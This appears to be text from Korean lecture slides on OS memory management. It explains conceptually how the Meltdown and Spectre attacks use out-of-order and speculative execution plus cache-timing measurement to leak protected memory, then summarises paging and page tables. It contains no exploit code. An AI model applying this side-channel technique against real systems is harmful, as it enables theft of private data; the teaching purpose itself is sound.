
## ▶ Intel CPU의 비순차실행에 의한 취약점

- 기본적으로 실행해서는 안되는 코드를 비순차적 실행으로 실행시키고, 이때 캐시에 올라간 데이터에 접근해 사적인 정보를 알아내는 방법을 사용
- Why? **Superscalar** 기법의 활용을 위해...
  - 명령어를 순서대로 처리하는 것이 아닌, 의존성이 없는 것 먼저(동시) 수행되도록 코드의 시행 순서를 조정 (Avoid to **Data hazard**)



## ▶ 뭘 할 수 있는가? → 메모리에서 데이터 유출

- [읽고자 하는 데이터  $k * \text{page크기}$ ]로 데이터 참조 시도
  - 데이터를 읽는것과 데이터에 접근이 가능한지 여부 체크는 비의존적.
  - 따라서, 비순차실행에 의해 [읽고자 하는 데이터 \* page크기]는 이미 **캐시 히트**
- 이후, [0\*page크기], [1\*page크기], [2\*page크기]... [255\*page크기]까지 모든 범위에 대해 access time 측정
  - 유난히 짧은 시간의 n: 해당 데이터



# Spectre (2018. 01.)

복선 회수!

- ▶ 조건문의 실행을 예측하는 것을 Branch prediction 이라 함.
  - 조건문의 실행에 따른 **Control hazard**를 줄이기 위해,  
분기 실행을 예측하여 실행함 → Speculation execution
  - 기본적으로 과거의 기록을 통해 미래를 추측 (Branch History Table)
    - 직전 예측이 참이였는데 이것이 성공했다? → 참으로 다시 예측하여 실행 → 틀리면? Back!
  - 만약 조건문이 계속 참이다가 → 거짓, 또는 거짓이다가 참이 되면 어떨까?
- ▶ 브랜치 예측 (i.e., 캐싱)에 의한 타이밍 비교
  - 조건문의 조건을 참이되도록 유도 (참인 상황 충분히 반복)
    - 조건문 내부에는  $[k^*4096]$ 과 같은 데이터가 있다고 가정하자.
  - 이후 거짓 실행 → 내부가 실행이 안된것 처럼 보이지만, 실제로는 Speculation exec.에 의해 실행되어있음. → 예측에는 실패 했으므로, 명령을 되돌림.
  - 명령이 취소되긴 했지만, 취소된 명령에 접근한 특정 데이터는 캐시에 올라가게됨.
    - 접근 불가한 위치인지 체크를 하진 않는다.
  - 이후는 Meltdown과 같은 방법으로 캐시 검색.



# Summary

---

- ▶ 페이지 기본
  - 고정 분할 방식을 이용한 가상 메모리 관리 기법
  - 페이지와 페이지 프레임 (Page and Page frame)
    - 프로세스의 주소 공간을 0번지부터 동일한 크기의 페이지(page)로 나눔
  - 물리 메모리 역시 0번지부터 페이지 크기로 나누고, 프레임(frame)이라고 부름
- ▶ 페이지 주소 관리
  - [페이지 번호(p), 오프셋(offset)]  $\Rightarrow$  virtual address (VA)  $\rightarrow$  페이지 테이블을 거쳐 물리 주소로
- ▶ 페이지 테이블 관리
  - IPT, Multi-level tables, Hashed page table....
- ▶ 메모리 접근 권한: DEP
- ▶ 캐시 이야기: 예측을 위한 노력들...Mapping!
- ▶ 페이지를 통해 메모리의 효율적인 관리는 달성하였다. 그런데 물리메모리는 여전히 한계...  
어떻게 각 프로세스별 4GB (on 32bit)라는 부족한 공간을 지원할 수 있을까?